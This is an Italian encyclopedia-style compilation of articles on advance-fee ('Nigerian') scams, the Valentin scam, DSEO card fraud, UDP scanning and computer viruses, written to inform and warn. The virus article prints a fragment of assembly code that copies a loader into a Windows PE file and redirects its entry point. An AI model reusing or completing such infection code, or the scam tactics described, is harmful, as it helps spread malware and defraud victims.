Nel momento in cui la vittima accetta di partecipare all'affare, il truffatore per prima cosa invia alcuni documenti fasulli che portano impressi timbri e sigilli ufficiali del governo, o in alternativa manda alcune mail per informare il socio dei "progressi". Presto però inizia a parlare di ritardi, relativi a necessità di corruzione o pratiche burocratiche che richiedono un grosso anticipo in denaro. Le scadenze vengono via via prorogate e i costi aumentano, ma viene mantenuta viva la promessa dell'imminente trasferimento di denaro. La pressione psicologica è mantenuta alta, per stimolare il truffato a concludere in fretta senza coinvolgere altre persone.

In alcuni casi le vittime sono invitate in Nigeria per incontrare funzionari governativi, spesso falsi. Alcune vittime una volta giunte vengono addirittura prese in ostaggio fino al pagamento di un riscatto, o sono portate nel paese in modo illecito senza visto di ingresso e poi ricattate per poterne uscire. Nei casi più estremi la vittima può essere anche uccisa.

In ogni caso, il millantato trasferimento di denaro non avviene mai, ovviamente, dato che i soldi o l'oro non esistono.

A volte il paese coinvolto non è la Nigeria, ma il Ghana, la Costa d'Avorio, la Repubblica del Benin, la Repubblica del Senegal, il Sud Africa o altri stati dell'Africa Occidentale. Occasionalmente la frode passa da un paese non africano come l'Olanda, la Francia, il Regno Unito, la Spagna, l'Italia, il Belgio, la Germania o il Canada.

Altre varianti

Una variante della truffa può essere svolta tramite un finto avvocato, che rappresenta il patrimonio di parenti lontanissimi mai conosciuti dalla vittima della truffa. I parenti sono morti in un incidente d'auto o aereo. Il finto avvocato rivela alla vittima di essere andato incontro a problemi insormontabili pur di poterla trovare. Ha soltanto bisogno che la vittima gli inoltri le informazioni del suo conto corrente per potergli mandare la parte dei milioni di dollari che gli spetta. (Meccanismo tratto quasi integralmente da un episodio del famosissimo film di Totò: Totòtruffa 62)

Un'altra variante viene spacciata come "notifica di vincita" di una compagnia di lotterie, soprattutto nel Regno Unito e in Olanda, che richiede un pagamento in anticipo per raccogliere la somma che la vittima ha 'vinto'.

Ancora, la truffa viene riproposta a più riprese in ambito alberghiero con cifre di denaro più plausibili. In questa versione il truffatore si propone di prenotare un gran numero di camere, cene di gala ecc. e promette di versare lauti anticipi, ma per cause diverse (dalla rivoluzione alla carta di credito bloccata) chiede che sia l'albergatore a versare inizialmente una determinata somma a suo favore.

La truffa della vendita di beni

Di più modesta entità, ma non per questo meno redditizia, è un'altra truffa perpetrata nel settore della compravendita di beni usati. Il tentativo di truffa avviene soprattutto (ma non esclusivamente) per i beni alquanto rari, di nicchia, o esclusivi. La tipica situazione è quella in cui una persona reale (il potenziale truffato) mette in vendita un bene (automobile, motocicletta o altro bene) inserendo annunci sui più diffusi canali di vendita. Il truffatore quasi sempre è disponibile subito a pagare il prezzo pieno, senza contrattare. A questo punto vi sono diverse versioni:

- Viene inviato un assegno da banca estera maggiore del prezzo pattuito al venditore, e dopo alcuni giorni viene richiesto di restituire la parte eccedente. L'assegno internazionale contraffatto è difficile da verificare, e le banche stesse possono avere difficoltà nel verificare l'autenticità.
- Vengono richiesti dal truffatore gli estremi del pagamento, e, una volta ricevuti, si viene informati che per diversi motivi non gli è possibile effettuare il pagamento se prima non gli viene mandata una piccola somma di denaro (ad esempio, se il paese è africano, viene richiesta una somma di denaro come pagamento di una fantomatica tassa per effettuare acquisti all'estero, e si promette di restituirne l'ammontare col pagamento finale).
- Il truffatore/acquirente dice di essere in un paese, ma di essersi trasferito in un altro paese, e di avere quasi sempre un contatto in Italia, e crea mille sotterfugi per farsi mandare delle somme di denaro.

Azioni online di contrasto alla truffa

Esiste una comunità, Artists Against 419, che raccoglie segnalazioni di siti che perpetrano questa truffa al fine di segnalarli agli host e alla polizia e farli rimuovere o effettuare dei flash mob per esaurirne la banda disponibile. Altre comunità, come 419eater, si organizzano per ingannare i truffatori fingendo di credere alle loro mail in modo da fargli perdere tempo o addirittura soldi (per esempio chiedendogli di affittare una camera d'albergo per il viaggio in Nigeria).

Note

[1] Michelle Delio. (**EN**) *Nigerian Slain Over E-Mail Scam* (http://www.wired.com/news/culture/0,1284,57760,00.html). Wired, 21 febbraio 2003. URL consultato il 15 marzo 2009.

[2] David Emery. (**EN**) *The Nigerian E-mail Hoax* (http://www.sfgate.com/cgi-bin/article.cgi?file=/gate/archive/2002/03/14/nigerscam.DTL). San Francisco Chronicle, 14 marzo 2002. URL consultato il 15 marzo 2009.

Bibliografia

- Clara Gallini, *Cyberspider. Un'etnologa nella rete*, Roma, Manifestolibri, 2004

Voci correlate

- Scam
- Hoax
- Spam
- Truffa di Valentin
- Artists Against 419

Altri progetti

- **Wikimedia Commons** contiene file multimediali: http://commons.wikimedia.org/wiki/Advance-fee fraud

Collegamenti esterni

- (EN) Sito di utenti che organizzano scherzi agli esecutori delle truffe alla nigeriana (http://419eater.com/)
- Truffe on-line: news ed informazioni sulle frodi, trappole, inganni, raggiri ed insidie perpetrate in Rete e nel mondo reale (http://www.truffeonline.it/)
- (EN) Oil Offshore Marine - Informazioni sulle frodi (http://www.oil-offshore-marine.com/bewarejobscams.php/)
- Prevenzione Svizzera della Criminalità - Truffa dell'anticipo (http://www.den-trick-kenne-ich.ch/4/it/1metodi_di_prevenzione_e_truffa/40104Bande_nigeriane_di_truffatori.php)

Truffa di Valentin

La **truffa di Valentin** è un raggiro informatico applicato per la prima volta nel novembre del 1999 da uno spammer russo residente a Kaluga che si presentava col nome Valentin Mikhaylin (poi cambiato in Valentin Mikhailyn, Walentin Mihailin e simili). Questa truffa rientra nel genere delle truffe alla nigeriana.

Tramite la tecnica dello spam vengono inviate migliaia di e-mail che presentano una storia straziante: Valentin afferma di essere molto povero, di avere una madre (di nome Elena) malata e di non riuscire a sopportare il terribile inverno russo, per cui chiede dei soldi da inviare ad un indirizzo privato, o l'invio di CD musicali per poterli scambiare con denaro.

Bisogna premettere che in Russia non esiste nessuna casa priva di riscaldamento dato che è diffuso un sistema di riscaldamento centralizzato a livello di quartiere: questa metodologia, unita all'abbondanza di gas naturale e petrolio del paese, consente di fornire alle abitazioni il riscaldamento invernale ad una cifra che si aggira sui 10-15 dollari a stagione. Già soffermandosi attentamente su questo primo aspetto si poteva notare lo stile iperbolico dello spammer, volto ad impietosire il pubblico occidentale al fine di ottenere illecitamente denaro.

Un lavoro di inchiesta svolto dal debunker Paolo Attivissimo ha portato ad una migliore comprensione della truffa, già nota ed in corso da anni, anche grazie a degli indizi che lo spammer non è riuscito a nascondere. Infatti i punti, più o meno macroscopici, che permettono una migliore comprensione dell'inganno sono tre:

- Le mail di Valentin, se analizzate nel corso della loro evoluzione, erano (e sono) contraddittorie: inizialmente si presentò come professore ed in seguito come studente di biologia. Questo perché egli aveva notato che la figura del docente, che di norma vive degnamente grazie allo stipendio, non commuoveva come quello dello studente, che appare al grande pubblico più povero e patetico. Ovviamente Valentin non ha mai provato la veridicità delle

sue affermazioni e non ha mai risposto alla richiesta di invio di foto. Inoltre, rifiutava qualunque cosa oltre a soldi e vestiti, inclusi oggetti potenzialmente utili per la madre malata come dei potenti farmaci.

- Lo scambio di dischi musicali russi con dischi occidentali generava più di un sospetto, visto che la povertà gli avrebbe comunque dovuto rendere difficile trovare CD locali.
- A seguito delle segnalazioni di numerosi utenti, a Valentin vennero chiusi numerosi account su diversi server per invio troppo massiccio di posta elettronica. Questo indicava che, nonostante la povertà sbandierata ai quattro venti, Valentin non aveva problemi a trovare mezzi informatici sofisticati ed adeguati allo scopo.

Sempre lo stesso Attivissimo, attraverso una approfondita indagine ed avendo numerosi contatti con il truffatore, arrivò a capire meglio i meccanismi di questa truffa e a scoprire tramite un sito internet russo [1] che Valentin è stato in carcere in seguito ad una condanna per calunnia. Valentin stesso, dopo la pubblicazione di una prima inchiesta, è diventato aggressivo minacciando denunce, compiendo attacchi informatici e diffamazione nei confronti del giornalista informatico.

Nel 2006 Valentin è tornato in azione, stavolta con il nome di "Walentin", con truffe basate sullo stesso meccanismo: il motivo del cambio del nome è da ricercare nella sua intenzione di non farsi trovare nelle ricerche compiute su Google dagli utenti insospettiti dai suoi messaggi.

Nel 2007 ulteriore cambio di identità: l'appello rimane nella sostanza identico ma cambia la firma che diventa Ms. Elena (proprio come la madre di Valentin) Galitsina e l'indirizzo viene modificato nella via ma non nella città.

Nel 2009 la firma dell'appello diventa "Elena with my family" e la richiesta (ad un primo approccio) non fa più riferimento al trasferimento di denaro, ma all'invio di una stufa [2]. Si tratta probabilmente di un sistema per garantire un maggior numero di contatti tramite e-mail e che si tramuta poi in una richiesta di denaro.

Voci correlate

- Spam
- Scam
- Truffa alla nigeriana
- Hoax

Collegamenti esterni

- Indagine su Valentin di Paolo Attivissimo [3]

Note

[1] http://www.oxpaha.ru/view.asp?390
[2] http://attivissimo.blogspot.com/2009/11/valentin-redux-leonov-debunker.html
[3] http://www.attivissimo.net/antibufala/valentin/valentin_russia.htm

Truffa DSEO

La **truffa DSEO** (acronimo per **D**istributed **S**oftware **E**ngaging **O**utraging) è un tipo di truffa molto diffusa riguardante l'acquisto di merce su siti internet di e-commerce quali ebay con codici di carte di credito altrui ottenuti illegalmente. L'attributo "Distributed" nel nome indica le tecniche di trasferimento reiterato del denaro sottratto e dell'oggetto acquistato tra più complici per renderlo "pulito" e ostacolare le autorità nel rintracciamento del truffatore.

Acquisizione del codice della carta

Mentre nel caso del Phishing il codice della carta viene sottratto con l'inganno, fingendosi la banca o un'altra entità considerata affidabile (*trusted*) dalla vittima, in una truffa DSEO il truffatore insospettisce deliberatamente la vittima per indurla a rivolgersi a delle autorità. Contemporaneamente, però, un altro truffatore si presenta alla stessa persona come un tecnico dell'ISP e le chiede se ci sono dei problemi, generalmente per via telefonica.

Collegamenti esterni

- La definizione dell'attacco DSEO [1]

Voci correlate

- Truffa alla nigeriana
- Phishing

Note

[1] http://doratomo.ddo.jp/decobo/fexbbs/fexbbs.cgi?mode=new&page=4

UDP scan

L'UDP Scan è una scansione utilizzata per rilevare quali sono i servizi attivi sul protocollo UDP.

Tipicamente la vittima, nel caso in cui la porta sia aperta non invierà alcuna risposta. Nel caso in cui essa sia chiusa, invierà un pacchetto ICMP type 3 code 3 (port unreachable) o type 3 code 13 (administratively prohibited). Questo pacchetto serve per rifiutare attivamente una connessione e viene inviato solo se sull'host non sono presenti personal firewall che lo bloccano e raggiunge l'autore della scansione solo se non ci sono network firewall che ne bloccano il passaggio. Per questi motivi la scansione UDP non è una tecnica affidabile in quanto se l'attaccante non riceve risposta non può essere sicuro che la porta sia aperta. L'unica certezza che ha è che se riceve un ICMP di rifiuto allora la porta è chiusa.

Un altro svantaggio di questa tecnica è che, per determinare lo stato di una porta, bisogna attendere che passi un certo tempo (timeout). Per cui ipotizzando di impostare un timeout pari a 1 secondo, per scandire tutte le porte di un host (65535) sono necessari 65535 secondi (18,2 ore circa).

Collegamenti esterni

- http://www.unicornscan.org/text/unicornscan_faq.txt

Voci correlate

- Port scanning
- TCP connect scan

Virus (informatica)

Nell'ambito dell'informatica un **virus** è un software, appartenente alla categoria dei malware, che è in grado, una volta eseguito, di infettare dei file in modo da riprodursi facendo copie di se stesso, generalmente senza farsi rilevare dall'utente. I virus possono essere o non essere direttamente dannosi per il sistema operativo che li ospita, ma anche nel caso migliore comportano un certo spreco di risorse in termini di RAM, CPU e spazio sul disco fisso. Come regola generale si assume che un virus possa danneggiare direttamente solo il software della macchina che lo ospita, anche se esso può indirettamente provocare danni anche all'hardware, ad esempio causando il surriscaldamento della CPU mediante overclocking, oppure fermando la ventola di raffreddamento.

```
push esi
mov edi, sec_roffset                ;copy loader
add edi, fbuffer
mov pcktoffset, edi
ldr_addr esi, loader_start
mov ecx, loader_size
rep movsb
pop esi

mov edx, sec_voffset                ;calculate entrypoint
mov ecx, pe_header
mov ecx, dword ptr [ecx+34h]
add edx, ecx
mov ecx, sec_roffset
add ecx, fbuffer
add ecx, (offset new_oep - offset loader_start)
mov dword ptr [ecx], edx

inf_addr eax, base_ptr
mov eax, dword ptr [eax]
add eax, sec_voffset
add eax, (offset new_oep - offset loader_start)
push eax
inf_addr eax, base_ptr
mov eax, dword ptr [eax]
push eax
push fbuffer
push pe_header
ldr_invoke wrap_apis                ;wrap api calls to run loader
test eax, eax
je infect_file_error
```

Virus che ha infettato un file PE in linguaggio assembly

Nell'uso comune il termine virus viene frequentemente ed impropriamente usato come sinonimo di malware, indicando quindi di volta in volta anche categorie di "infestanti" diverse, come ad esempio worm, trojan, dialer o spyware.

Coloro che creano virus sono detti *virus writer*.

Ciclo di vita di un virus

I virus informatici presentano numerose analogie con quelli biologici per quello che riguarda il ciclo di vita, che si articola nelle fasi seguenti:

- *creazione*: è la fase in cui lo sviluppatore progetta, programma e diffonde il virus. Di solito i cracker per la realizzazione di virus utilizzano linguaggi di programmazione a basso livello (quali l'assembler e C) in modo da ottenere codice virale di pochi centinaia di byte. La diffusione di pacchetti software che permettono anche ad utenti inesperti di creare virus pericolosissimi ha reso accessibile il procedimento di creazione anche a persone senza competenze.
- *incubazione*: il virus è presente sul computer da colpire ma non compie alcuna attività. Rimane inerte fino a quando non si verificano le condizioni per la sua attivazione;
- *infezione*: il virus infetta il file e di conseguenza il sistema
- *attivazione*: al verificarsi delle condizioni prestabilite dal cracker, il virus inizia l'azione dannosa.
- *propagazione*: il virus propaga l'infezione, riproducendosi e infettando sia file nella stessa macchina che altri sistemi
- *riconoscimento*(in alcuni casi questa fase non inizia): il virus viene riconosciuto come tale e viene individuata la stringa di riconoscimento, ossia la firma che contraddistingue ciascun virus
- *estirpazione*: è l'ultima fase del ciclo vitale del virus. Il virus viene eliminato dal sistema.[1]

Cosa è un virus, dove si trova e come funziona

Un virus è composto da un insieme di istruzioni, come qualsiasi altro programma per computer. È solitamente composto da un numero molto ridotto di istruzioni, (da pochi byte ad alcuni kilobyte), ed è specializzato per eseguire soltanto poche e semplici operazioni e ottimizzato per impiegare il minor numero di risorse, in modo da rendersi il più possibile invisibile. Caratteristica principale di un virus è quella di riprodursi e quindi diffondersi nel computer ogni volta che viene aperto il file infetto.

Tuttavia, un virus di per sé non è un programma eseguibile, così come un virus biologico non è di per sé una forma di vita. Un virus, per essere attivato, deve infettare un programma ospite, o una sequenza di codice che viene lanciata automaticamente, come ad esempio nel caso dei boot sector virus. La tecnica solitamente usata dai virus è quella di infettare i file eseguibili: il virus inserisce una copia di sé stesso nel file eseguibile che deve infettare, pone tra le prime istruzioni di tale eseguibile un'istruzione di salto alla prima linea della sua copia ed alla fine di essa mette un altro salto all'inizio dell'esecuzione del programma. In questo modo quando un utente lancia un programma infettato viene dapprima impercettibilmente eseguito il virus, e poi il programma. L'utente vede l'esecuzione del programma e non si accorge che il virus è ora in esecuzione in memoria e sta compiendo le varie operazioni contenute nel suo codice.

Principalmente un virus esegue copie di sé stesso spargendo l'epidemia, ma può avere anche altri compiti molto più dannosi (cancellare o rovinare dei file, formattare l'hard disk, aprire delle backdoor, far apparire messaggi, disegni o modificare l'aspetto del video, ...)

Storia dei virus

Nel 1949 John von Neumann dimostrò matematicamente la possibilità di costruire un programma per computer in grado di replicarsi autonomamente. Il concetto di programma auto-replicante trovò la sua evoluzione pratica nei primi anni 60 nel gioco ideato da un gruppo di programmatori dei Bell Laboratories della AT&T chiamato "*Core Wars*", nel quale più programmi si dovevano sconfiggere sovrascrivendosi a vicenda. Era l'inizio della storia dei virus informatici.[2]

Il termine *virus* venne adottato la prima volta da Fred Cohen (1984) della University of Southern California nel suo scritto *Experiments with Computer Viruses* (Esperimenti con i virus per computer), dove questi indicò Leonard Adleman come colui che aveva adattato dalla biologia tale termine.
La definizione di virus era la seguente: «Un virus informatico è un programma che ricorsivamente ed esplicitamente copia una versione possibilmente evoluta di sé stesso».[3]

Nel 1972 David Gerrold scrisse un romanzo di fantascienza *La macchina di D.I.O.* (*When H.A.R.L.I.E. was One*), dove è presente una descrizione di un programma per computer chiamato *VIRUS* che adotta il medesimo comportamento di un virus. Nel 1975 John Brunner scrisse il romanzo *Codice 4GH* (*The Shockwave Rider*) in cui sono descritti programmi chiamati *tapeworms* che si infiltrano nella rete con lo scopo di cancellare tutti i dati. Nel 1973 la frase "virus del computer" era stata usata nel film *Il mondo dei robot (Westworld)*. Il termine *virus del computer* con il significato corrente è inoltre presente anche nell'albo a fumetti *Uncanny X-Men* n. 158, pubblicato nel 1982. Si può dunque affermare che Cohen fece per primo uso della parola virus solo in campo accademico, dato che questa era già presente nella lingua parlata.

Un programma chiamato *Elk Cloner* è accreditato come il primo virus per computer apparso al mondo. Fu creato nel 1982 da Rich Skrenta sul DOS 3.3 della Apple e l'infezione era propagata con lo scambio di floppy disk. Nel corso degli anni ottanta e nei primi anni novanta fu lo scambio dei floppy la modalità prevalente del contagio da virus informatici. Dalla metà degli anni novanta, invece, con la diffusione di internet, i virus ed i cosiddetti *malware* in generale, iniziarono a diffondersi assai più velocemente, usando la rete e lo scambio di e-mail come fonte per nuove infezioni. Il bersaglio preferito di questi software sono prevalentemente le varie versioni di Windows.

Il primo virus informatico famoso nel mondo venne creato nel 1986 da due fratelli pakistani proprietari di un negozio di computer per punire chi copiava illegalmente il loro software. Il virus si chiamava *Brain*, si diffuse in tutto il mondo, e fu il primo esempio di virus che infettava il settore di avvio. [4]

Il primo file infector apparve nel 1987. Si chiamava Lehigh e infettava solo il file *command.com*. Nel 1988 Robert Morris Jr. creò il primo worm della storia. L'anno seguente, nel 1989, fecero la loro comparsa i primi virus polimorfi, con uno dei più famosi: Vienna, e venne diffuso il trojan AIDS (conosciuto anche come Cyborg), molto simile al trojan dei nostri giorni chiamato PGPCoder. Entrambi infatti codificano i dati del disco fisso chiedendo poi un riscatto all'utente per poter recuperare il tutto.[5]

Nel 1995 il primo macrovirus, virus scritti nel linguaggio di scripting di programmi di Microsoft come MS-Word ed Outlook che infettano soprattutto le varie versioni dei programmi Microsoft attraverso lo scambio di documenti. Concept fu il primo macro virus della storia. Nel 1998 la nascita di un altro dei virus storici, Chernobyl o CIH, famoso perché sovrascriveva il BIOS della scheda madre e la tabella delle partizioni dell'hard disk infettato ogni 26 del mese.

La diffusione di massa di Internet nella fine degli anni 90 determina la modifica delle tecniche di propagazione virale: non più floppy ma worm che si diffondono via e-mail. Tra i worm di maggior spicco antecedenti al 2000: Melissa, Happy99 e BubbleBoy, il primo worm capace di sfruttare una falla di Internet Explorer e di autoeseguirsi da Outlook Express senza bisogno di aprire l'allegato.[6]

Nel 2000 il famoso *I Love You* che dà il via al periodo degli script virus, i più insidiosi tra i virus diffusi attraverso la posta elettronica perché sfruttano la possibilità, offerta da diversi programmi come Outlook e Outlook Express di eseguire istruzioni attive (dette *script*), contenute nei messaggi di posta elettronica scritti in HTML per svolgere

azioni potenzialmente pericolose sul computer del destinatario. I virus realizzati con gli script sono i più pericolosi perché possono attivarsi da soli appena il messaggio viene aperto per la lettura. *I Love You* si diffuse attraverso la posta elettronica in milioni di computer di tutto il mondo, al punto che per l'arresto del suo creatore, un ragazzo delle Filippine, dovette intervenire una squadra speciale dell'FBI. Era un messaggio di posta elettronica contenente un piccolo programma che istruiva il computer a rimandare il messaggio appena arrivato a tutti gli indirizzi contenuti nella rubrica della vittima, in questo modo generando una specie di catena di sant'Antonio automatica che saturava i server di posta.[7]

Dal 2001 un incremento di *worm* che, per diffondersi, approfittano di falle di programmi o sistemi operativi senza bisogno dell'intervento dell'utente. L'apice nel 2003 e nel 2004: *SQL/Slammer*, il più rapido worm della storia - in quindici minuti dopo il primo attacco Slammer aveva già infettato metà dei server che tenevano in piedi internet mettendo fuori uso i bancomat della Bank of America, spegnendo il servizio di emergenza 911 a Seattle e provocando la cancellazione per continui inspiegabili errori nei servizi di biglietteria e check-in[8] ; ed i due *worm* più famosi della storia: *Blaster* e *Sasser*.[9]

Componenti di un virus

I virus informatici più semplici sono composti da due parti essenziali, sufficienti ad assicurarne la replicazione:

- una *routine di ricerca*, che si occupa di ricercare dei file adatti ad essere infettati dal virus e controlla che gli stessi non ne contengano già una copia, per evitare una ripetuta infezione dello stesso file;
- una *routine di infezione*, con il compito di copiare il codice virale all'interno di ogni file selezionato dalla routine di ricerca perché venga eseguito ogni volta che il file infetto viene aperto, in maniera trasparente rispetto all'utente.

Molti virus sono progettati per eseguire del codice estraneo alle finalità di replicazione del virus stesso e contengono dunque altri due elementi:

- la *routine di attivazione*, che contiene i criteri in base ai quali il virus decide se effettuare o meno l'attacco (es. una data, o il raggiungimento di un certo numero di file infetti);
- il *payload*, una sequenza di istruzioni in genere dannosa per il sistema ospite, come ad esempio la cancellazione di alcuni file o la visualizzazione di messaggi sullo schermo.

I virus possono essere criptati e magari cambiare algoritmo e/o chiave ogni volta che vengono eseguiti, quindi possono contenere altri tre elementi:

- una *routine di decifratura*, contenente le istruzioni per decifrare il codice del virus;
- una *routine di cifratura*, di solito criptata essa stessa, che contiene il procedimento per criptare ogni copia del virus;
- una *routine di mutazione*, che si occupa di modificare le routine di cifratura e decifratura per ogni nuova copia del virus.

Criteri di classificazione dei virus

I virus informatici possono essere suddivisi in categorie in base alle seguenti caratteristiche:

- ambiente di sviluppo
- capacità operative degli algoritmi
- capacità distruttive.

Esistono poi combinazioni delle categorie precedenti: ad esempio vi sono virus che sono contemporaneamente file virus e boot virus. In tal caso il loro algoritmo di infezione è più complesso potendo eseguire attacchi differenti.[10]

Ambiente di sviluppo

I virus si sviluppano su diversi supporti fisici e per questo sono classificabili in:

- *file virus*, che a loro volta si dividono in:
  - parasitic virus;
  - companion virus;
  - virus link;
  - overwriting virus;
  - file worm
- *boot virus*;
- *macro virus*;
- *network virus*

Si possono incontrare anche nei giochi download come 4Story, Cabal ecc

Capacità operative degli algoritmi

In base alle caratteristiche dei loro algoritmi, i virus si distinguono in:

- *TSR virus*;
- *virus polimorfi*;
- *stealth virus*

In generale non esistono molti virus informatici che sono solo stealth, polimorfici o TSR, perché sarebbero facilmente individuabili. In realtà i computer virus sono formati da una combinazione dei precedenti.

Capacità distruttive

A seconda del tipo di danni causati, i virus si classificano in:

- *innocui*: se comportano solo una diminuzione dello spazio libero sul disco senza nessun'altra alterazione delle operazioni del computer;
- *non dannosi*: se comportano solo una diminuzione dello spazio libero sul disco, col mostrare grafici, suoni o altri effetti multimediali.
- *dannosi*: possono provocare problemi alle normali operazioni del computer (ad esempio, cancellazione di alcune parti dei file);
- *molto dannosi*: Causano danni difficilmente recuperabili come la cancellazione di informazioni fondamentali per il sistema (formattazione di porzioni del disco).

Altre minacce informatiche

All'inizio tutte le minacce informatiche erano virus come sopra definiti, successivamente sono comparse e si sono specializzate diverse altre minacce, anche se nel linguaggio comune continuano impropriamente ad essere chiamate "virus informatici":

Backdoor

: o "porta di servizio"; punto di passaggio attraverso il quale si può prendere il controllo di un computer.

Buffer overflow

: tecnica per inviare dati di lunghezza superiore a quella programmata per oltrepassare la capacità del buffer.

DoS e la sua variante DRDoS

: "negazione del servizio"; tecnica per tempestare di richieste un singolo servizio al fine di farlo collassare.

Exploit

tecnica per prendere il controllo di un computer sfruttando le debolezze (bug) del sistema operativo o di altri programmi che accedono ad Internet.

Ingegneria sociale

tecnica di studio di un bersaglio per carpirne la fiducia ed entrarne in contatto.

Keylogger

software che una volta eseguito su di una macchina memorizza in maniera trasparente all'utente ogni tasto premuto in un proprio database. Solitamente viene installato tramite virus o backdoor, e viene programmato in modo che ritrasmetta via rete i dati memorizzati.

Phishing

tecnica di ingegneria sociale per ottenere informazioni riservate al fine del furto di identità e di informazioni personali.

Port scanning

tecnica per verificare lo stato (accepted, denied, dropped, filtered) delle 65.535 porte (socket) di un computer.

Rootkit

programmi che permettono ai virus di "nascondersi" nel computer.

Sniffing

o "annusare"; tecnica per intercettare i dati in transito in rete e decodificarli.

Trojan

o "cavallo di Troia" sono genericamente software malevoli (malware) nascosti all'interno di programmi apparentemente utili, e che dunque l'utente esegue volontariamente. Il tipo di software malevolo che verrà silenziosamente eseguito in seguito all'esecuzione del file da parte dell'utente può essere sia un virus che un qualunque tipo di minaccia informatica poiché permette al cracker che ha infettato il PC di risalire all'indirizzo IP della vittima.

Wardialing

uso di un modem con il fine di chiamare ogni possibile telefono in una rete locale per trovare un computer assieme alle varianti Wardriving e Warflying.

Modalità di diffusione

Ciò che distingue i virus propriamente detti dai worm è la modalità di replicazione e di diffusione: un virus è un frammento di codice che non può essere eseguito separatamente da un programma ospite, mentre un worm è un applicativo a sé stante. Inoltre, alcuni worm sfruttano per diffondersi delle vulnerabilità di sicurezza, e non dipendono quindi dal fatto di ingannare l'utente per farsi eseguire.

Prima della diffusione su larga scala delle connessioni ad Internet, il mezzo prevalente di diffusione dei virus da una macchina ad un'altra era lo scambio di floppy disk contenenti file infetti o un virus di boot. Il veicolo preferenziale di infezione è invece oggi rappresentato dalle comunicazioni e-mail e dalle reti di peer to peer (ad esempio eMule).

Nei sistemi informatici Windows è di consuetudine usare il registro di sistema per inserire in chiavi opportune dei nuovi programmi creati ad hoc dal programmatore di virus che partono automaticamente all'avvio. Uno dei punti deboli del sistema Windows è proprio il suo registro di configurazione. Esistono vari programmi per tenere d'occhio le chiavi pericolose del registro di Windows, uno di questi è Absolute Startup, che ad intervalli di tempo regolari esegue una scansione delle zone a rischio del registro per vedere se un nuovo virus o programma anomalo è stato aggiunto in quelle chiavi.

Falsi virus

La scarsa conoscenza dei meccanismi di propagazione dei virus e il modo con cui spesso l'argomento viene trattato dai mass media favoriscono la diffusione tanto dei virus informatici quanto dei virus burla, detti anche hoax: sono messaggi che avvisano della diffusione di un fantomatico nuovo terribile virus con toni catastrofici e invitano il ricevente ad inoltrarlo a quante più persone possibile. È chiaro come questi falsi allarmi siano dannosi in quanto aumentano la mole di posta indesiderata e diffondono informazioni false, se non addirittura dannose.

Virus ieri ed oggi

Oggi sono ben pochi i codici malevoli ai quali si può attribuire, propriamente, il nome di virus. Quando un tempo lo scambio dei file avveniva tramite supporti fisici, generalmente i floppy, erano questi ad essere veicolo delle infezioni e pertanto era importante, volendo creare un virus che si diffondesse, che questo fosse il più silenzioso possibile. Venivano scritti in assembly e questo li rendeva piccoli, performanti ed insidiosi seguendo la regola: se non sai cosa cercare figurati se sai come trovarlo.

Parlando oggi di virus, entrando nel particolare, si commette però un errore. Si intende quindi, con il termine virus, tutto il codice malevolo in grado di arrecare danno ad un utente. Lo scambio di file tramite dispositivi fisici quali il floppy, il quasi totale abbandono degli stessi per effettuare una procedura di boot e di ripristino, ha reso obsoleto il vecchio concetto di virus, un piccolo codice malevolo difficile da individuare. Nondimeno le macchine sono sempre più performanti, gli utenti sempre di più e sempre meno preparati, la banda larga per tutti. Le informazioni viaggiano da un capo all'altro del pianeta senza vincoli fisici ormai, e così anche il codice malevolo.

Il vecchio concetto di virus è stato sostituito con quello più moderno di worm. I worm non sono più scritti in assembly ma in linguaggi di programmazione di livello sempre più alto in stretta connivenza con il sistema operativo, nella quasi totalità dei casi Windows, e le sue vulnerabilità. Tutto questo rende la stesura di un codice malevolo molto più semplice che in passato ed il gran numero e la diversità di worm con rispettive varianti ne è un esempio lampante. Questi nuovi tipi di infezioni penetrano nel sistema quasi sempre da soli sfruttando le vulnerabilità, non fanno molto per nascondersi, si replicano come vermi anziché infettare i file, che è un'operazione più complessa ed ormai in disuso.

Ultimamente vanno molto di moda payload altamente distruttivi o che espongono la vittima ad altri tipi di attacchi. La vita dei worm è generalmente più breve di quella di un virus perché identificarlo, grazie ad internet, è diventato un business ora più grande che in tempi passati ed è probabilmente questo che porta sempre più spesso gli ideatori a voler un ciclo di vita più breve anche per la macchina che lo ospita e qualche capello in meno all'utente. I worm agiscono sempre più spesso come retrovirus e, volendo correre più veloce delle patch che correggono le vulnerabilità che ne hanno permesso la diffusione, spesso ci si trova ad aggiornare l'antivirus quando il codice ha già preso piede nel sistema.

Scambio di virus

Molti programmatori di virus ai nostri giorni, ma soprattutto nel passato, si sono scambiati sorgenti di virus per capire nuove tecniche di programmazione. Molti scambi di virus sono avvenuti tramite siti web chiamati *VX*. *VX* significa Virus eXchange. Al giorno d'oggi i siti (almeno quelli pubblici) dedicati al VX sono rimasti pochi ma si pensa che esistano dei siti underground che contengano dei database di virus recenti accessibili solo a crew virus writer. Si possono ricevere virus anche attraverso mail, che installano il virus anche se non vengono aperte.

Sintomi più frequenti di infezione

- *Rallentamento del computer*: il computer lavora molto più lentamente del solito. Impiega molto tempo ad aprire applicazioni o programmi. Il sistema operativo impiega molto tempo ad eseguire semplici operazioni che solitamente non richiedono molto tempo[11] ;
- *Impossibilità di eseguire un determinato programma o aprire uno specifico file*;
- *Scomparsa di file e cartelle*: i file memorizzati in determinate cartelle (di solito quelle appartenenti al sistema operativo o a determinate applicazioni) sono scomparse perché cancellate dal virus. Potrebbero scomparire intere directory;
- *Impossibilità di accesso al contenuto di file*: all'apertura di un file, viene visualizzato un messaggio di errore o semplicemente risulta impossibile aprirlo. Un virus potrebbe aver modificato la File Allocation Table (FAT) provocando la perdita degli indirizzi che sono il punto di partenza per la localizzazione dei file;
- *Messaggi di errore inattesi o insoliti*: visualizzazione di finestre di dialogo contenenti messaggi assurdi, buffi, dispettosi o aggressivi;
- *Riduzione di spazio nella memoria e nell'hard disk*: riduzione significativa dello spazio libero nell'hard disk; quando un programma è in esecuzione, viene visualizzato un messaggio indicante memoria insufficiente per farlo (sebbene questo non sia vero e ci siano altri programmi aperti);
- *Settori difettosi*: un messaggio informa della esistenza di errori nella parte di disco sulla quale si sta lavorando e avverte che il file non può essere salvato o che non è possibile eseguire una determinata operazione;
- *Modifiche delle proprietà del file*: il virus modifica alcune o tutte le caratteristiche del file che infetta. Di conseguenza risultano non più corrette o modificate le proprietà associate al file infettato. Tra le proprietà più colpite: data/ora (di creazione o dell'ultima modifica), la dimensione;
- *Errori del sistema operativo*: operazioni normalmente eseguite e supportate dal sistema operativo determinano messaggi di errore, l'esecuzione di operazioni non richieste o la mancata esecuzione dell'operazione richiesta;
